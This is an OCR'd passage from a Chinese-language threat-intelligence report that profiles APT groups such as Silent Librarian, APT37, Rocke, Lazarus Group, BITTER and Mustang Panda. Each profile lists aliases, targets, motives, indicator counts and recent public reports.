
6.2.14 Silent Librarian

组织名	Silent Librarian	
中文名	无	
组织地理	未知	
别名	COBALT DICKENS，Mabna Institute，TA407	
历史目标	伊朗，美国	
目标行业	教育	
发现时间	2018-08-24	
最近活跃	2021-08-31	
动机	间谍活动	
描述	Silent Librarian 最早活跃于 2018 年 3 月。该组织针对美国的学校进行攻击，通过网络钓鱼活动窃取知识产权、学术数据和用户账号等信息。据调查，Silent Librarian 通过获得对计算机系统的未经授权的访问，从这些系统中窃取专有数据，并将窃取的数据出售给包括伊朗政府和伊朗大学在内的伊朗客户。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
6	904	904	0	0

最近发布报告		
2021-06-11	SilentLibrarian domains targeting University EDU portals	alienvault
2020-10-18	Silent Librarian APT Targeting Universities	alienvault
2020-09-15	Silent Librarian Continues to Target Universities in the US and Abroad	alienvault
2020-09-08	（Germany） SilentLibrarian_ReadingFromHome （DHS Alert）	alienvault

APT 组织画像



6.2.15 APT37

组织名	APT37
中文名	无
组织地理	朝鲜
别名	APT 37，APT37，Group 123，Group123，Starcruft，Reaper，Reaper Group，Red Eyes，Ricochet Chollima，StarCruft，Operation Daybreak，Operation Erebus，Venus 121
历史目标	韩国，日本，越南，俄罗斯，尼泊尔，中国，印度，罗马尼亚，科威特
目标行业	化学，电子，制造业，航空航天，汽车，医疗保健
发现时间	2016-09-14
最近活跃	2021-07-15
动机	间谍活动
描述	APT37 是一个朝鲜网络间谍组织，至少从 2012 年开始活跃。该组织主要针对韩国，日本，越南，俄罗斯，尼泊尔，中国，印度，罗马尼亚，科威特。2016 年至 2018 年期间与该组织相关的攻击事件包括：破晓行动、Erebus 行动、黄金时间、邪恶新年、朝鲜人权。2017 年，APT37 将攻击目标扩展朝鲜半岛以外日本、越南和中东等地区，以及更广泛的行业垂直领域，包括化学、电子、制造业、航空航天、汽车和医疗保健。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
26	623	313	300	10

最近发布报告

2021-07-15	Matryoshka: Variant of ROKRAT， APTR37 Known by Scarcruft	alienvault
2021-01-06	Retrohunting APT37: North Korean APT used VBA self decode technique to inject RokRat	malwarebytes
2020-08-20	CISA Alert （AA20-227A） Phishing Emails Used to Deploy KONNI Malware	alienvault

APT 组织画像




6.2.16 Rocke

组织名	Rocke	
中文名	无	
组织地理	未知	
别名	无	
历史目标	Apache，Git，HFS	
目标行业	基础设施	
发现时间	2017-03-07	
最近活跃	2021-01-28	
动机	组织受益	
描述	Rocke 最早活跃于 2018 年 4 月，该组织利用 Git 存储库将恶意软件传递给易受 Apache Struts 漏洞影响的蜜罐系统，实现持久性和非法加密货币矿工行为。除此之外，Rocke 使用各种工具包（包括 Git 存储库，HttpFileServers（HFS）以及各种不同的有效负载，包括 Shell 脚本，JavaScript 后门以及 ELF 和 PE 矿工）来积极地进行分发和执行 cyrptomining 恶意软件的攻击。Rocke 相关的恶意代码家族为 elf.kerberods。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
13	629	387	237	5

最近发布报告		
2021-01-28	Pro-Ocean: Rocke Group’ s New Cryptojacking Malware	Unit42
2019-10-16	Illicit Cryptomining Threat Actor Rocke Changes Tactics	alienvault
2019-08-04	Rocke in the Netflow	alienvault
2019-05-17	An Unauthenticated RCE Gold Rush: A Look at Attacks Exploiting Confluence CVE-2019-3396	alienvault

APT 组织画像



6.2.17 Stone Panda

组织名	Stone Panda
中文名	无
组织地理	大中华地区
别名	APT10，APT 10，MenuPass，Menupass Team，menuPass，menuPass Team，happyyongzi，POTASSIUM，DustStorm，Red Apollo，CVNX，HOGFISH，Cloud Hopper，BRONZE RIVERSIDE
历史目标	日本，印度，南非，韩国，瑞典，美国，加拿大，澳大利亚，法国，芬兰，英国，巴西，泰国，瑞士，挪威
目标行业	医疗健康，国防，航空航天，政府
发现时间	2017-01-26
最近活跃	2021-03-30
动机	间谍活动
描述	一个针对医疗健康、国防、航空航天和政府行业的 APT 组织，主要通过钓鱼邮件投递 Poison Ivy 和 EvilGrab 等恶意软件。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
27	3796	522	3232	42

最近发布报告

2021-03-30	APT10: sophisticated multi-layered loader Ecipekac discovered in A41APT campaign	kaspersky
2021-02-01	A41APT - Analysis of the Stealth APT Campaign Threatening Japan	alienvault
2020-11-17	Japan-Linked Organizations Targeted in Long-Running APT10 Campaign	alienvault

APT 组织画像



6.2.18 INDRIK SPIDER

组织名	INDRIK SPIDER	
中文名	无	
组织地理	未知	
别名	无	
历史目标	未知	
目标行业	未知	
发现时间	2019-07-15	
最近活跃	2021-03-17	
动机	经济利益	
描述	INDRIK SPIDER 是一个复杂的网络犯罪组织，自 2014 年 6 月开始运营 Dridex。2015 和 2016 年，Dridex 是全世界违法收益最高的银行木马之一。自 2014 年以来，INDRIK SPIDER 已通过该木马获得了数百万美元的非法利润。经过多年的运营，目前 Dridex 已进行了多次更新，开发了一些新模块，同时在恶意软件中添加了新的反分析功能。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	37	19	18	0

最近发布报告		
2021-03-17	INDRIK SPIDER Supersedes WastedLocker with Hades Ransomware to Circumvent OFAC Sanctions	crowdstrike
2020-03-17	BitPaymer Ransomware	alienvault
2020-02-27	Ransomware DopplePaymer	alienvault

APT 组织画像

6.2.19 Lazarus Group

组织名	Lazarus Group
中文名	无
组织地理	朝鲜
别名	Operation DarkSeoul，Dark Seoul，Hidden Cobra，Hastati Group，Unit 121，Bureau 121，NewRomanic Cyber Army Team，Bluenoroff，Subgroup: Bluenoroff，Group 77，Labyrinth Chollima，Operation Troy，Operation GhostSecret，Operation AppleJeus，APT38，APT 38，Whois Hacking Team，Zinc，Appleworm，Nickel Academy，APT-C-26，NICKEL GLADSTONE
历史目标	韩国，美国，泰国，法国，中国，英国，危地马拉，加拿大，孟加拉国，日本，印度，德国，法国，巴西，泰国，澳大利亚
目标行业	政府
发现时间	2016-02-24
最近活跃	2021-10-14
动机	间谍活动
描述	Lazarus Group 最早活跃于 2009 年，使用的工具和能力包括 DDoS 僵尸网络、键盘记录程序、远程访问工具（RAT）和数据清除恶意软件。相关的工具包括 Destover、Duuzer 和 Hangman。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
214	13602	5652	7898	52

最近发布报告

2021-07-20	Lazarus 组织针对加密货币行业的社工攻击	深信服
2021-07-12	【风险来袭】Lazarus 针对航空航天行业的攻击分析	广东省网络威胁情报中心
2021-07-06	Lazarus campaign TTPs and evolution	cybersecurity
2021-06-22	NukeSped Copies Fileless Code From Bundlore， Leaves It Unused	trendmicro
2021-06-02	Lazarus 近期针对军工等行业的定向攻击活动分析	微步

APT 组织画像



6.2.20 PIONEER KITTEN

组织名	PIONEER KITTEN	
中文名	无	
组织地理	伊朗	
别名	PARISITE， UNC757， Fox Kitten，PIONEER KITTEN	
历史目标	北美，以色列，中东	
目标行业	政府，国防，医疗保健	
发现时间	2016-10-14	
最近活跃	2020-12-17	
动机	信息窃取	
描述	PIONEER KITTEN 是总部位于伊朗的 APT 组织，自 2017 年以来一直活跃，并涉嫌与伊朗政府有联系。该 APT 组织似乎主要集中在获取和保持伊朗政府感兴趣的实体访问权，并提供给其他伊朗黑客组织如：APT33（Shamoon）、Oilrig（APT34）、Chafer。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	67	14	48	5

最近发布报告		
2020-12-17	PIONEER KITTEN 发起的 Pay2Key 攻击活动	clearsky
2020-08-31	Who Is PIONEER KITTEN?	crowdstrike

APT 组织画像

6.2.21 Equation Group

组织名	Equation Group
中文名	无
组织地理	美国
别名	Tilded Team，Lamberts，EQGRP，PLATINUM TERMINAL
历史目标	伊朗，阿富汗，叙利亚，也门，肯尼亚，俄罗斯，印度，马里，阿尔及利亚，联合王国，巴基斯坦，中国，黎巴嫩，阿拉伯联合酋长国，利比亚
目标行业	政府，国防
发现时间	2016-11-02
最近活跃	2018-11-22
动机	间谍活动
描述	Equation Group 是一个复杂的威胁组织，主要使用多种远程访问工具。该组织主要使用 0-day 漏洞，并开发了覆盖硬盘驱动器固件的能力用来进行攻击。主要攻击实体为伊朗，阿富汗，叙利亚，也门，肯尼亚，俄罗斯，印度，马里，阿尔及利亚，联合王国，巴基斯坦，中国，黎巴嫩，阿拉伯联合酋长国和利比亚。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	127	99	22	6

最近发布报告

2018-11-22	Another link between Equation Group and Stuxnet	alienvault
2017-04-16	Equation Group Leaks	alienvault
2015-02-16	方程式：恶意代码中的死亡之星	kaspersky

APT 组织画像



6.2.22 Inception Framework

组织名	Inception Framework	
中文名	无	
组织地理	俄罗斯	
别名	无	
历史目标	South Africa，Malaysia，Kenya，Suriname，United Kingdom	
目标行业	航空航天，国防，使馆，能源，工程，金融，政府，石油，天然气	
发现时间	2012-01-01	
最近活跃	2013-01-14	
动机	间谍活动	
描述	Inception Framework 最早活跃于 2007 年，该组织使用鱼叉式网络钓鱼技术攻击能源、国防、航空航天、研究和媒体部门的私营组织以及位于非洲、欧洲和中东的大使馆，进行间谍活动。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	88	83	0	5

最近发布报告

2013-01-14	“Red October” Diplomatic Cyber Attacks Investigation	kaspersky

APT 组织画像



6.2.23 BITTER

组织名	BITTER	
中文名	蔓灵花	
组织地理	印度	
别名	T-APT-17，APT-C-08	
历史目标	中国，巴基斯坦	
目标行业	工业，电力，政府	
发现时间	2017-01-26	
最近活跃	2021-01-21	
动机	间谍活动	
描述	BITTER 组织是一个长期针对中国、巴基斯坦等国家进行攻击活动的 APT 组织，主要攻击政府、电力和军工行业相关单位，以窃取敏感信息为主，具有强烈的政治背景，是目前活跃的针对境内目标进行攻击的境外 APT 组织之一。该组织最早在 2016 被国外安全公司进行了披露，并且命名为“BITTER”。迄今为止有数个国内外安全团队持续追踪并披露该组织 PC 端的最新攻击活动。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
10	495	90	401	4

最近发布报告		
2021-01-21	蔓灵花组织（APT-C-08）使用 Warzone RAT 的攻击活动披露	360 威胁情报中心
2020-12-18	蔓灵花（Bitter）组织近期针对我国政府部门、科研机构发起攻击	安恒信息
2020-11-09	BITTER 组织针对巴基斯坦地区的相关样本分析	深信服
2020-09-14	疑似 BITTER 组织利用 LNK 文件的攻击活动分析	奇安信

APT 组织画像


6.2.24 Mustang Panda

组织名	Mustang Panda	
中文名	无	
组织地理	大中华地区	
别名	BRONZE PRESIDENT，HoneyMyte，Red Lich	
历史目标	美国	
目标行业	民间组织	
发现时间	2019-10-08	
最近活跃	2021-09-29	
动机	间谍活动	
描述	Mustang Panda 是一个以蒙古主题为诱饵针对非政府组织进行攻击 APT 组织。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
25	1199	603	584	12

最近发布报告		
2021-09-29	FinFisher malware hijacks Windows Boot Manager with UEFI bootkit	alienvault
2021-09-28	BloodyStealer and gaming assets for sale | Securelist	alienvault
2021-09-17	Exploitation of the CVE-2021-40444 vulnerability in MSHTML	alienvault
2021-06-17	MustangPanda linked to Myanmar President Office campaign	alienvault
2021-03-16	Operation Diànxùn: Cyberespionage Campaign Targeting Telecommunication Companies	mcafee

APT 组织画像



6.2.25 POISON CARP

组织名	POISON CARP
中文名	无
组织地理	未知
别名	Evil Eye
历史目标	中国
目标行业	非政府组织
发现时间	2019-09-24
最近活跃	2021-03-29
动机	间谍活动

描述	POISON CARP 最早活跃于 2018 年。该组织主要针对中国进行监视和攻击。POISON CARP 通过针对性的恶意链接或网络钓鱼进行诱导，利用 Web 浏览器漏洞在 IOS 和 Android 设备上安装间谍软件，以达到对目标的监视和信息窃取。POISON CARP 相关的恶意代码家族有 apk.actionspy 和 ios.poisoncarp。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
7	343	253	82	8

最近发布报告

2021-03-29	Facebook Takes Action Against Hackers in China	alienvault
2020-04-21	Evil Eye Threat Actor Resurfaces with iOS Exploit and Updated Implant	alienvault
2019-09-24	Tibetan Groups Targeted with 1-Click Mobile Exploits	alienvault

APT 组织画像



6.2.26 Pirate Panda

组织名	Pirate Panda	
中文名	无	
组织地理	大中华地区	
别名	APT23，APT 23，KeyBoy，TropicTrooper，Tropic Trooper，BRONZE HOBART	
历史目标	中国台湾，菲律宾	
目标行业	政府，国防，重工业	
发现时间	2016-11-17	
最近活跃	2021-08-04	
动机	间谍活动	
描述	一个针对中国台湾地区和菲律宾政府、国防和重工业的 APT 组织。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
8	512	121	386	5

最近发布报告

2021-08-04	DeadRinger: Exposing Chinese Threat Actors Targeting Major Telcos	alienvault
2020-05-17	USBferry Attack Targets Air-gapped Environments	alienvault
2020-05-14	Tropic Trooper’ s Back: USBferry Attack Targets Air-gapped Environments	alienvault

APT 组织画像



6.2.27 TeamSpy Crew

组织名	TeamSpy Crew
中文名	无
组织地理	俄罗斯
别名	TeamSpy，Team Bear，Berserk Bear，Anger Bear，IRON LYRIC
历史目标	匈牙利
目标行业	政府，工业，私人机构
发现时间	2017-01-27
最近活跃	2020-10-28
动机	间谍活动
描述	TeamSpy Crew 最早活跃于 2013 年 3 月，该组织主要使用合法软件包和商品恶意软件工具进行组合来针对各重工业、政府情报机构和政治人员进行攻击。该组织因使用 TeamViewer 应用程序作为工具进行间谍活动而得名。

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
5	1490	1197	272	21

最近发布报告

2020-10-28	APT Compromises U.S. Government	alienvault
2020-10-22	Russian State-Sponsored APT Compromises U.S. Government Targets	alienvault
2020-09-15	apache/2.2.15 （Fedora） x 12 on net 4 have http responss expiry 1981	alienvault

APT 组织画像

6.2.28 Emissary Panda

组织名	Emissary Panda	
中文名	无	
组织地理	大中华地区	
别名	TG-3390，APT 27，TEMP.Hippo，Group 35，Bronze Union，ZipToken，HIPPOTeam，APT27，Operation Iron Tiger，Iron Tiger APT，BRONZE UNION，Lucky Mouse	
历史目标	美国，日本，印度，加拿大，中国，泰国，以色列，高达利亚，韩国，俄罗斯，伊朗	
目标行业	航空航天，政府，国防，技术，能源，制造业	
发现时间	2017-07-07	
最近活跃	2021-04-11	
动机	间谍活动	
描述	Emissary Panda 通过外国领事馆进行政府、军事、科技领域的信息收集。	

